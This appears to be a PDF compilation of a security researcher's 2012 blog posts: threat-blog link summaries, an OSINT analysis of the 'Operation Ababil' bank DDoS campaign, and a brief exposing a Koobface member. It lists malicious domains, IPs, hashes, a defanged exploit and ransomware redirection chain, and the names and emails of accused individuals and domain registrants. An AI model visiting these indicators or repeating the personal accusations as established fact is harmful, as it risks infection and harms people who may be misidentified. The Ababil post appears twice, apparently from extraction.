3. <http://www.zdnet.com/blog/security/coordinated-russia-vs-georgia-cyber-attack-in-progress/1670>

4. <http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613>

[ejad-sites/3613](http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613)



5. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

6. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

7. <http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-chase/>

8. <https://www.virustotal.com/file/a3be8deb4ebc8de1d0d19467da606033c8938cf74d1489761fbc9e195d7d1c75/analysis/1348697936/>

9. <http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613>

10. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>

11. <http://ddanchev.blogspot.com/>

12. <http://twitter.com/danchodanchev>

162



**Summarizing ZDNet's Zero Day Posts for August  
(2012-09-28 01:43)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for August, 2012. You can subscribe to

**[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]BlackBerry users targeted with malware-serving email campaign

02. [4]Java zero day vulnerability actively used in targeted attacks

03. [5]Loozfon Android malware targets Japanese female users

04. [6]Researcher reports a CSRF vulnerability in Facebook's App Center, earns \$5,000

05. [7]Cybercriminals impersonate popular security vendors, serve malware

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://zdnet.com/blog/security>

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blackberry-users-targeted-with-malware-serving-email-campaign-7000003154/>

4. <http://www.zdnet.com/java-zero-day-vulnerability-actively-used-in-targeted-attacks-7000003233/>

5. <http://www.zdnet.com/loozfon-android-malware-targets-japanese-female-users-7000003236/>

6. <http://www.zdnet.com/researcher-reports-a-csrf-vulnerability-in-facebooks-app-center-earns-5000-700000324>

[163](#)

[5/](#)

7. <http://www.zdnet.com/cybercriminals-impersonate-popular-security-vendors-serve-malware-7000003433/>

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>

164



## **Summarizing Webroot's Threat Blog Posts for August (2012-09-28 01:54)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for August, 2012. You can subscribe

to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Spamvertised AICPA themed emails lead to Black Hole exploit kit

02. [4]Spamvertised 'PayPal has sent you a bank transfer' themed emails lead to Black Hole exploit kit

03. [5]Ongoing spam campaign impersonates LinkedIn, serves exploits and malware

04. [6]Millions of spamvertised emails lead to W32/Casonline

05. [7]Cybercriminals impersonate AT &T's Billing Service, serve exploits and malware

06. [8]IRS themed spam campaign leads to Black Hole exploit kit

07. [9]Cybercriminals spamvertise bogus greeting cards, serve exploits and malware

08. [10]Spamvertised 'Federal Tax Payment Rejected' themed emails lead to Black Hole exploit kit
09. [11]Spamvertised 'Fwd: Scan from a Hewlett-Packard ScanJet' emails lead to Black Hole exploit kit
10. [12]Spamvertised 'Royal Mail Shipping Advisory' themed emails serve malware
11. [13]Cybercriminals impersonate Intuit Market, mass mail millions of exploits and malware serving emails
12. [14]Cybercriminals spamvertise PayPay themed 'Notification of payment received' emails, serve malware
13. [15]Cybercriminals impersonate UPS, serve malware

***This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.***

165

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/08/01/spamvertised-aicpa-themed-emails-lead-to-black-hole-exploit-kit/>
4. <http://blog.webroot.com/2012/08/02/spamvertised-paypal-has-sent-you-a-bank-transfer-themed-emails-lead-to-black-hole-exploit-kit/>
5. <http://blog.webroot.com/2012/08/08/ongoing-spam-campaign-impersonates-linkedin-serves-exploits-and-malwar>

e/

6. <http://blog.webroot.com/2012/08/09/millions-of-spamvertised-emails-lead-to-w32casonline/>

7. <http://blog.webroot.com/2012/08/10/cybercriminals-impersonate-atts-billing-service-serve-exploits-and-malware/>

8. <http://blog.webroot.com/2012/08/13/irs-themed-spam-campaign-leads-to-black-hole-exploit-kit/>

9. <http://blog.webroot.com/2012/08/21/cybercriminals-spamvertise-bogus-greeting-cards-serve-exploits-and-malware/>

10. <http://blog.webroot.com/2012/08/24/spamvertised-federal-tax-payment-rejected-themed-emails-lead-to-black-hole-exploit-kit/>

11.

<http://blog.webroot.com/2012/08/27/spamvertised-fwd-scan-from-a-hewlett-packard-scanjet-emails-lead-to-black-hole-exploit-kit/>

12. <http://blog.webroot.com/2012/08/28/spamvertised-royal-mail-shipping-advisory-themed-emails-serve-malware/>

13. <http://blog.webroot.com/2012/08/29/cybercriminals-impersonate-intuit-market-mass-mail-millions-of-exploits-and-malware-serving-emails/>

14. <http://blog.webroot.com/2012/08/30/cybercriminals-spamvertise-paypay-themed-notification-of-payment-received-emails-serve-malware/>

15. <http://blog.webroot.com/2012/08/31/cybercriminals-impersonate-ups-serve-malware/>

16. <http://ddanchev.blogspot.com/>

17. <http://twitter.com/danchodanchev>

166

## **1.10 October**

167



## **Summarizing Webroot's Threat Blog Posts for September (2012-10-01 14:18)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for September, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Spamvertised 'Wire Transfer Confirmation' themed emails lead to Black Hole exploit kit

02. [4]Intuit themed 'QuickBooks Update: Urgent' emails lead to Black Hole exploit kit

03. [5]Cybercriminals resume spamvertising bogus greeting cards, serve exploits and malware

04. [6]Cybercriminals abuse Skype's SMS sending feature, release DIY SMS flooders

05. [7]New Russian service sells access to thousands of automatically registered accounts

06. [8]Spamvertised 'Your Fedex invoice is ready to be paid now' themed emails lead to Black Hole Exploit kit

168

07. [9]New Russian DIY SMS flooder using ICQ's SMS sending feature spotted in the wild

08. [10]Spamvertised 'US Airways reservation confirmation' themed emails serve exploits and malware

09. [11]Cybercriminals impersonate FDIC, serve client-side exploits and malware

10. [12]Managed Ransomware-as-a-Service spotted in the wild

11. [13]A peek inside a boutique cybercrime-friendly E-shop – part four

12. [14]New E-shop selling stolen credit cards data spotted in the wild

13. [15]From Russia with iPhone selling affiliate networks

14. [16]New Russian DIY DDoS bot spotted in the wild

***This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.***

1. <http://blog.webroot.com/>



2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/09/04/spamvertised-wire-transfer-confirmation-themed-emails-lead-to-black-hole-exploit-kit/>
4. <http://blog.webroot.com/2012/09/05/intuit-themed-quickbooks-update-urgent-emails-lead-to-black-hole-exploit-kit/>
5. <http://blog.webroot.com/2012/09/06/cybercriminals-resume-spamvertising-bogus-greeting-cards-serve-exploits-and-malware/>
6. <http://blog.webroot.com/2012/09/07/cybercriminals-abuse-skypes-sms-sending-feature-release-diy-sms-flooders/>
7. <http://blog.webroot.com/2012/09/10/new-russian-service-sells-access-to-thousands-of-automatically-registered-accounts/>
8. <http://blog.webroot.com/2012/09/14/spamvertised-your-fedex-invoice-is-ready-to-be-paid-now-themed-emails-lead-to-black-hole-exploit-kit/>
9. <http://blog.webroot.com/2012/09/17/new-russian-diy-sms-flooder-using-icqs-sms-sending-feature-spotted-in-the-wild/>

10. <http://blog.webroot.com/2012/09/18/spamvertised-us-airways-reservation-confirmation-themed-emails-serve-exploits-and-malware/>
11. <http://blog.webroot.com/2012/09/19/cybercriminals-impersonate-fdic-serve-client-side-exploits-and-malware/>
12. <http://blog.webroot.com/2012/09/20/managed-ransomware-as-a-service-spotted-in-the-wild/>
13. <http://blog.webroot.com/2012/09/21/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-four/>
14. <http://blog.webroot.com/2012/09/24/new-e-shop-selling-stolen-credit-cards-data-spotted-in-the-wild/>
15. <http://blog.webroot.com/2012/09/27/from-russia-with-iphone-selling-affiliate-networks/>
16. <http://blog.webroot.com/2012/09/28/new-russian-diy-ddos-bot-spotted-in-the-wild/>
17. <http://ddanchev.blogspot.com/>
18. <http://twitter.com/danchodanchev>

169



## **Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two (2012-10-26 15:36)**

With more crowdsourced intelligence on "Operation Ababil" published in the recent weeks, it's time to revisit the

campaign's core strategy for harnessing enough bandwidth to successfully take down major U.S financial institutions.

As you can remember, in [1]**Part One of the OSINT analysis for "Operation Ababil"** I emphasized on the

crowdsourcing campaign launched by Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters, which led to the successful

DDoS attack against these institutions. It appears that this is just one of the many stages of the campaign.

According to security researchers from Proxelic, the attackers also relied on [2]**a PHP based DDoS attack script known**

**as "itsoknoproblembro"** that was installed on servers susceptible to exploitation through the Bluestork Joomla template. By combining crowdsourced bandwidth and bandwidth from the compromised servers, the attackers managed to successfully achieve their objectives.

The DDoS script in question,"itsoknoproblembro", has been publicly available as a download for months be-

fore the attacks started, indicating that it was not on purposely coded to be used in the campaign against major U.S

financial institutions.

**Detection rate:** PHP\_DDoS.html - [3]**MD5: 9ebab9f37f2b17529ccbcdf9209891be** - detected by 9 out of 44 antivirus

scanners as PHP/Obfuscated.F;  
Heuristic.BehavesLike.JS.Suspicious.A

Next to Prolexic's claims, [4]**th3j35t3r also published an analysis** of the situation that's primarily relying on

wishful thinking and social engineering, claiming that Anonymous supplied the operators of "Operation Ababil" with DDoS bandwidth by using a service called **Multiboot.me** - 108.162.193.85; 108.162.193.185, AS13335.

### **Sample screenshots of the Multiboom.me's GUI:**

170



171



With "Operation Ababil" continuing to fuel political tensions between the U.S and Iran, which is blamed for orga-

nizing the launching these attacks, it's worth emphasizing on the basics of [5]'**false-flag' cyber operations**, and

[6]"**aggregate-and-forget**" type of botnets.

When was the first time you heard of Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters? Appreciate my rhetoric -

right after they started their crowdsourcing campaign. With the group lacking any significant digital fingerprint prior

to these attacks, virtually anyone can localize their objectives with a little twist of politics and propaganda, and

easily

set the foundations for what is now perceived as an Iranian cyber operation.

Moreover, their bandwidth acquisition techniques clearly indicate that the attackers are aware of the dynam-

ics of modern cyber operations in general, and by doing so, chose to acquire bandwidth without outsourcing their

needs to ubiquitous and sophisticated [7]**Russian DDoS on demand services**, which could have led to the easy

identification of the service in question, next to the cybercriminals behind it.

Updates will be posted as soon as new intel becomes available.

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://ddanchev.blogspot.com/2012/09/dissecting-operation-ababil-osint.html>

2.

[http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attacks](http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attacks-paired-with-online-mob-in-bank-attacks.html)

[kers-paired-with-online-mob-in-bank-attacks.html](http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attacks-paired-with-online-mob-in-bank-attacks.html)

3.

<https://www.virustotal.com/file/3602c1600f47da49795b9dd7ed353beab37399fbe6565fe4b558455b285b04ee/analysis/>

[1351213681/](http://1351213681/)

172

4.

<http://webcache.googleusercontent.com/search?hl=en&tbo=d&biw=1366&bih=667&sclient=psy-ab&q=cache%3Ahttp%3A%2F%2Fth3j35t3r.wordpress.com%2F2012%2F09%2F26%2Ffanony>

[A%2F%2Fth3j35t3r.wordpress.com%2F2012%2F09%2F26%2Ffanony](http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194)

5. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>

6. <http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html>

7. <http://blog.webroot.com/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-site-s-going-mainstream/>

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>

173



## **Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two (2012-10-26 15:36)**

With more crowdsourced intelligence on "Operation Ababil" published in the recent weeks, it's time to revisit the

campaign's core strategy for harnessing enough bandwidth to successfully take down major U.S financial institutions.

As you can remember, in [1]**Part One of the OSINT analysis for "Operation Ababil"** I emphasized on the

crowdsourcing campaign launched by Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters, which led to the successful

DDoS attack against these institutions. It appears that this is just one of the many stages of the campaign.

According to security researchers from Proxelic, the attackers also relied on [2]**a PHP based DDoS attack script known**

**as "itsoknoproblembro"** that was installed on servers susceptible to exploitation through the Bluestork Joomla template. By combining crowdsourced bandwidth and bandwidth from the compromised servers, the attackers managed to successfully achieve their objectives.

The DDoS script in question, "itsoknoproblembro", has been publicly available as a download for months be-

fore the attacks started, indicating that it was not on purposely coded to be used in the campaign against major U.S

financial institutions.

**Detection rate:** PHP\_DDoS.html - [3]**MD5: 9ebab9f37f2b17529ccbcdf9209891be** - detected by 9 out of 44 antivirus

scanners as PHP/Obfuscated.F;  
Heuristic.BehavesLike.JS.Suspicious.A

Next to Prolexic's claims, [4]**th3j35t3r also published an analysis** of the situation that's primarily relying on

wishful thinking and social engineering, claiming that Anonymous supplied the operators of "Operation Ababil" with DDoS bandwidth by using a service called **Multiboot.me** - 108.162.193.85; 108.162.193.185, AS13335.

### **Sample screenshots of the Multiboom.me's GUI:**

174



175



With "Operation Ababil" continuing to fuel political tensions between the U.S and Iran, which is blamed for orga-

nizing the launching these attacks, it's worth emphasizing on the basics of [5]'**false-flag' cyber operations**, and

[6]"**aggregate-and-forget**" type of botnets.

When was the first time you heard of Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters? Appreciate my rhetoric -

right after they started their crowdsourcing campaign. With the group lacking any significant digital fingerprint prior

to these attacks, virtually anyone can localize their objectives with a little twist of politics and propaganda, and



easily

set the foundations for what is now perceived as an Iranian cyber operation.

Moreover, their bandwidth acquisition techniques clearly indicate that the attackers are aware of the dynam-

ics of modern cyber operations in general, and by doing so, chose to acquire bandwidth without outsourcing their

needs to ubiquitous and sophisticated [7]**Russian DDoS on demand services**, which could have led to the easy

identification of the service in question, next to the cybercriminals behind it.

Updates will be posted as soon as new intel becomes available.

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://ddanchev.blogspot.com/2012/09/dissecting-operation-ababil-osint.html>

2.

[http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attacks](http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attacks-paired-with-online-mob-in-bank-attacks.html)

[kers-paired-with-online-mob-in-bank-attacks.html](http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attacks-paired-with-online-mob-in-bank-attacks.html)

3.

<https://www.virustotal.com/file/3602c1600f47da49795b9dd7ed353beab37399fbe6565fe4b558455b285b04ee/analysis/>

[1351213681/](#)

176

4.

[http://webcache.googleusercontent.com/search?hl=en&tbo=d&biw=1366&bih=667&sclient=psy-ab&q=cache%3Ahttp%3A](#)

[A%2F%2Fth3j35t3r.wordpress.com%2F2012%2F09%2F26%2Fanony](#)

5. [http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194](#)

6. [http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html](#)

7. [http://blog.webroot.com/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-site-s-going-mainstream/](#)

8. [http://ddanchev.blogspot.com/](#)

9. [http://twitter.com/danchodanchev](#)

177

**1.11**

**November**

178



## **Summarizing ZDNet's Zero Day Posts for October (2012-11-02 01:47)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for October, 2012. You can subscribe to

**[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]Report: Large US bank hit by 20 different crimeware families

02. [4]Localized Dorkbot malware variant spreading across Skype

03. [5]Sopelka botnet drops Citadel, Feodo, and Tatanga crimeware variants

04. [6]Adobe patches 6 critical security flaws in Shockwave

***This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.***

1. <http://zdnet.com/blog/security>

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/report-large-us-bank-hit-by-20-different-crimeware-families-7000005188/>

4. <http://www.zdnet.com/localized-dorkbot-malware-variant-spreading-across-skype-7000006021/>

5. <http://www.zdnet.com/sopelka-botnet-drops-citadel-feodo-and-tatanga-crimeware-variants-7000006260/>

6. <http://www.zdnet.com/adobe-patches-6-critical-security-flaws-in-shockwave-7000006272/>

179

7. <http://ddanchev.blogspot.com/>

8. <http://twitter.com/danchodanchev>

180



### **Summarizing Webroot's Threat Blog Posts for October (2012-11-02 02:34)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for October, 2012. You can subscribe

to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Russian cybercriminals release new DIY SMS flooder

02. [4]Upcoming Webroot presentation on Cyber Jihad and Cyberterrorism at RSA Europe 2012

03. [5]Recently launched E-shop sells access to hundreds of hacked PayPal accounts

04. [6]New Russian service sells access to compromised Steam accounts

05. [7]'Vodafone Europe: Your Account Balance' themed emails serve malware

06. [8]Cybercriminals impersonate UPS, serve client-side exploits and malware

07. [9]'Your video may have illegal content' themed emails serve malware

181

08. [10]Cybercriminals spamvertise 'Amazon Shipping Confirmation' themed emails, serve client-side exploits and malware

09. [11]American Airlines themed emails lead to the Black Hole Exploit Kit

10. [12]Bogus Facebook notifications lead to malware

11. [13]Spamvertised 'KLM E-ticket' themed emails serve malware

12. [14]'Intuit Payroll Confirmation inquiry' themed emails lead to the Black Hole exploit kit

13. [15]Malware campaign spreading via Facebook direct messages spotted in the wild

14. [16]'Regarding your Friendster password' themed emails lead to Black Hole exploit kit

15. [17]Russian cybercriminals release new DIY DDoS malware loader

16. [18]PayPal 'Notification of payment received' themed emails serve malware

17. [19]Cybercriminals impersonate Delta Airlines, serve malware

18. [20]'Your UPS Invoice is Ready' themed emails serve malware

19. [21]Bogus Skype 'Password successfully changed' notifications lead to malware
20. [22]RSA Conference Europe 2012 - recap
21. [23]Cybercriminals impersonate Verizon Wireless, serve client-side exploits and malware
22. [24]Spamvertised 'BT Business Direct Order' themed emails lead to malware
23. [25]Cybercriminals spamvertise millions of British Airways themed e-ticket receipts, serve malware
24. [26]Cybercriminals spamvertise millions of bogus Facebook notifications, serve malware
25. [27]Nuclear Exploit Pack goes 2.0

***This post has been reproduced from [28]Dancho Danchev's blog. Follow him [29]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/10/01/russian-cybercriminals-release-new-diy-sms-flooder/>

182

4. <http://blog.webroot.com/2012/10/08/upcoming-webroot-presentation-on-cyber-jihad-and-cyberterrorism-at-rsa-europe-2012/>
5. <http://blog.webroot.com/2012/10/12/recently-launched-e-shop-sells-access-to-hundreds-of-hacked-paypal-acc>

ounts/

6. <http://blog.webroot.com/2012/10/12/new-russian-service-sells-access-to-compromised-steam-accounts/>

7. <http://blog.webroot.com/2012/10/15/vodafone-europe-your-account-balance-themed-emails-serve-malware/>

8. <http://blog.webroot.com/2012/10/15/cybercriminals-impersonate-ups-serve-client-side-exploits-and-malware/>

9. <http://blog.webroot.com/2012/10/16/your-video-may-have-illegal-content-themed-emails-serve-malware/>

10. <http://blog.webroot.com/2012/10/16/cybercriminals-spamvertise-amazon-shipping-confirmation-themed-emails-serve-client-side-exploits-and-malware/>

11. <http://blog.webroot.com/2012/10/17/american-airlines-themed-emails-lead-to-the-black-hole-exploit-kit/>

12. <http://blog.webroot.com/2012/10/17/bogus-facebook-notifications-lead-to-malware/>

13. <http://blog.webroot.com/2012/10/18/spamvertised-klm-e-ticket-themed-emails-serve-malware/>

14. <http://blog.webroot.com/2012/10/18/intuit-payroll-confirmation-inquiry-themed-emails-lead-to-the-black-hole-exploit-kit/>

15. [http://blog.webroot.com/2012/10/19/malware-campaign-spreading-via-facebook-direct-messages-spotted-in-the](http://blog.webroot.com/2012/10/19/malware-campaign-spreading-via-facebook-direct-messages-spotted-in-the-wild/)

[-wild/](http://blog.webroot.com/2012/10/19/malware-campaign-spreading-via-facebook-direct-messages-spotted-in-the-wild/)

16. <http://blog.webroot.com/2012/10/19/regarding-your-friendster-password-themed-emails-lead-to-black-hole-exploit-kit/>
17. <http://blog.webroot.com/2012/10/22/russian-cybercriminals-release-new-diy-ddos-malware-loader/>
18. <http://blog.webroot.com/2012/10/23/paypal-notification-of-payment-received-themed-emails-serve-malware/>
19. <http://blog.webroot.com/2012/10/24/cybercriminals-impersonate-delta-airlines-serve-malware/>
20. <http://blog.webroot.com/2012/10/25/your-ups-invoice-is-ready-themed-emails-serve-malware/>
21. <http://blog.webroot.com/2012/10/26/bogus-skype-password-successfully-changed-notifications-lead-to-malware/>
22. <http://blog.webroot.com/2012/10/26/rsa-conference-europe-2012-recap/>
23. <http://blog.webroot.com/2012/10/27/cybercriminals-impersonate-verizon-wireless-serve-client-side-exploits-and-malware/>
24. <http://blog.webroot.com/2012/10/28/spamvertised-bt-business-direct-order-themed-emails-lead-to-malware/>
25. <http://blog.webroot.com/2012/10/29/cybercriminals-spamvertise-millions-of-british-airways-themed-e-ticket-receipts-serve-malware/>



26. <http://blog.webroot.com/2012/10/30/cybercriminals-spamvertise-millions-of-bogus-facebook-notifications-se-rve-malware/>

27. <http://blog.webroot.com/2012/10/31/nuclear-exploit-pack-goes-2-0/>

28. <http://ddanchev.blogspot.com/>

29. <http://twitter.com/danchodanchev>

183

### **Managed Embedding of Malicious iFrames Through Compromised Accounts as a Service (2012-11-24 00:55)**

a

***This post has been reproduced from [1]Dancho Danchev's blog. Follow him [2]on Twitter.***

1. <http://ddanchev.blogspot.com/>

2. <http://twitter.com/danchodanchev>

184

### **Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product (2012-11-26 03:52)**

On January 09, 2012 I exposed [1]**Koobface botnet master KrotReal**. On January 16, 2012, [2]**The New York Times**

**went public with data from Facebook Inc.** exposing the identities of the rest of the group. What happened? With

the botnet masters still at large, and the Koobface botnet currently offline, a logical question emerges - what are

these cybercriminals up to now that they're no longer involved in managing Koobface?

Cybercrime as usual!

Continuing to [3]**squeeze the cybercrime ecosystem**, and keep known bad actors on a short leash, in this in-

telligence brief I'll expose [4]**Anton Nikolaevich Korotchenko a.k.a KrotReal's** latest activities, indicating that he's currently busy experimenting with two projects:

- A Black Hat (SEO) Search Engine Optimization related service/product
- Underground traffic exchange/pay-pay-install network currently distributing localized Ransomware

Just like the case when KrotReal's real life identity was revealed due to a single mistake he made over a period of

several years, namely to register a Koobface command and control server using his personal GMail account, in this

intelligence brief I'll once again expose his malicious and fraudulent activities by profiling two of the most recently

domains he once again registered with his personal GMail account.

Let's start by profiling his Black Hat SEO service/product, currently hosted on one of the domains he registered in 2011.

**trafficconverter.in** - 176.9.146.78 - Email: krotreal@gmail.com

Created On:28-Jul-2011 12:37:45 UTC

Last Updated On:28-Jun-2012 08:11:43 UTC

Expiration Date:28-Jul-2013 12:37:45 UTC

185



The service/produce apparently allows the systematic abuse of legitimate blogging platforms such as Google's

Blogger and Wordpress, next to Yoom CMS. KrotReal himself might be using the tool, or sell/offer access to it as a

managed service. Does this mean he's not using it by himself to monetize the hijacked legitimate traffic that he's

able to obtain through his Black Hat SEO campaigns? Not at all.

More domains presumably to be used for Black Hat SEO purposes registered with KrotReal's personal email

account (krotreal@gmail.com):

**superstarfind.com**

**celeb-search.com**

**myown-search.com**

**myfindstuff.com**

**network-find.com**

**coolfind200309.com**

**experimentsearch.com**

**fashion-overview.com**

186



**krotpong.com**

**adultpartypics.com**

**findhunt.com**

How is he actually monetizing the hijacked traffic? Keep reading. Now it's time to expose his malicious activi-

ties in the form of spreading localized Ransomware variants. For the record, [5]**the Koobface gang distributed**

**primarily scareware** - there's evidence that the group was also involved in other [6]**malicious campaigns** - and even

[7]**bragged about the fact** that they're not damaging infected user PCs.

What's particularly interesting about profiling this campaign, is that it's a great example of double-layer mone-

tization, as KrotReal is earning revenue through the Traffic Holder Adult Affiliate Program, in between serving

client-side exploits and ultimately dropping Ransomware on the affected host using the same redirection chain.

### **Sample malicious domain name reconnaissance:**

**traffictracker.in** - 176.9.146.78 (AS24940) - Email: krotreal@gmail.com

Created On:22-Nov-2011 13:42:53 UTC

Last Updated On:22-Nov-2012 22:33:25 UTC

Expiration Date:22-Nov-2013 13:42:53 UTC

Responding to the same IP 176.9.146.78 (AS24940):

**allcelebrity.ru**

**easypereezd.ru**

### **Sample malicious activity redirection chain:**

*hxxp://traffictracker.in/in.cgi?11 &parameter=nude+girls  
&CS=1*

*->*

*hxxp://celeb-search.com/in.php?source=th*

*&q=nude+girls*

*->*

*hxxp://celeb-search.com/in3.php?source=th*

*&q=nude+girls -> hxxp://www.trafficholder.com/in/in2.php?  
ppillow-pics\_erotic -> hxxp://hit.trafficholder.com/cgi-  
bin/traffic/process.fcgi?a=ppillow &c=1 &n=pics\_erotic &r=*

-> *hxxp://gravityexp.com/go.php?sid=12 ->*  
*hxxp://nosnowfevere.com/ZqRqk* (exploiting [8]**CVE-2008-**  
**5353**) -> *hxxp://nosnowfevere.com/oxsXAE?KpDzQ=61 ->*  
*hxxp://nosnowfevere.com/ZqRqk ->*  
*hxxp://nosnowfevere.com/EHSvFc ->*  
*hxxp://nosnowfevere.com/XMDrkH*

KrotReal's Traffic Holder Adult Affiliate Network ID is  
**ppillow-pics \_erotic.**

187



**Malicious domain names reconnaissance:**

**gravityexp.com**

-

returns

"Digital

River

GmbH"

on

its

home

page

-

46.163.117.144

-

Email:

francesca.muglia.130@istruzione.it

Updated Date: 30-aug-2012

Creation Date: 30-aug-2012

Expiration Date: 30-aug-2013

**nosnowfevere.com** - 91.211.119.32 - Email:  
djbroning@definefm.com

Updated Date: 25-nov-2012

Creation Date: 25-nov-2012

Expiration Date: 25-nov-2013

Upon successful client-side exploitation, the campaign  
drops [9]**MD5: d234a238eb8686d08cd4e0b8b705da14**

- detected by 10 out of 43 antivirus scanners as  
Trojan.Winlock.7431

**Sample screenshot displayed to users from  
geolocated countries:**

188



**Second screenshot of a sample page displayed to  
affected U.K users:**

189



## **Additional malicious payload obtained from the campaign:**

[10]**MD5: fd47fe3659d7604d93c3ce0c0581fed7** - detected by 4 out of 44 antivirus scanners as Exploit:Java/CVE-

2012-5076.BBW

[11]**MD5: e47991d7f172e893317f44ee8afe3811** - detected by 5 out of 44 antivirus scanners as JS:Pdfka-gen [Expl]

[12]**MD5: 7e58703026c7ffba05ac0d2ae4d3c62f** - detected by 5 out of 44 antivirus scanners as Exploit:Java/CVE-

2012-1723!generic

## **Ransomware C &C malicious domain name reconnaissance:**

**sarscowoy.com** - currently responds to 176.28.22.32 (AS20773); 176.28.14.42 (AS20773) - Email: rmasela@ymail.com

On 2012-06-21 the domain responded to 204.13.160.28 (AS33626), then on 2012-07-01 it changed IPs to

46.163.113.79 (AS20773), then again on 2012-11-14 it changed IP to 176.28.14.42 (AS20773), followed by one last change on 2012-11-24 to 176.28.22.32 (AS20773)

One more MD5 is known to have phoned back to the same Ransomware C &C URL - [13]**MD5:**



**1600577edece1efe11c75158f9dd24db** - detected by 28 out of 38 antivirus scanners as Trojan:Win32/Tobfy.H

Interestingly, the cybercriminals behind the Ransomware left the administration panel open to anyone who wants to take a look at the way the whole process works.

Sample screenshot of the administration panel:

190



Second screenshot of the administration panel, showing a directory listing, including unique and localized files for potential victims from multiple countries:

191



**More domains are currently responding to the same IPs (176.28.22.32; 176.28.14.42):**

**bussinesmail.org** - Email: belov28@gmail.com

**elitesecuritynet.com** - Email: pescifabio83@yahoo.fi

**ideasdeunion.com** - Email: esbornikk@aol.com

**ineverworrynet.com** - pescifabio83@yahoo.fi

**testcitycheckers.com** - pescifabio83@yahoo.fi

**uneugroup.com** - Email: anders\_christensen@yahoo.com

**winntegroups.eu** - Email: robertobona69@yahoo.com

**sexchatvideo.org** - Email: daddario.maria@virgilio.it

**quasarnet.co** - Email: valter.bars@venezia.pecavvocati.it

**bestconsultingoffice.com**

**apaineal.ru**

What we've got here is a great example of the following - when you don't fear legal prosecution for your

192

fraudulent activities over a period of several years, earning you potentially hundreds of thousands of dollars, you just launch new projects, continuing to cause more harm and fraudulently obtain funds from infected victims.

For those who are interested in more details on the technical side of this Ransomware, you should [14]**con-**

**sider going through this research.**

Hat tip to Steven Adair from [15]**Shadowserver** for the additional input.

***This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.***

1. <http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html>

2.

[http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-](http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-the-open.html?pagewanted=all)

[the-open.html?pagewanted=all](http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-the-open.html?pagewanted=all)

3. <http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html>
4. <http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html>
5. <https://www.google.com/webhp?hl=en&tab=ww#hl=en&tbo=d&sclient=psy-ab&q=site:ddanchev.blogspot.com+koobface+scareware&oq=site:ddanchev.blogspot.com+koobface+scar>
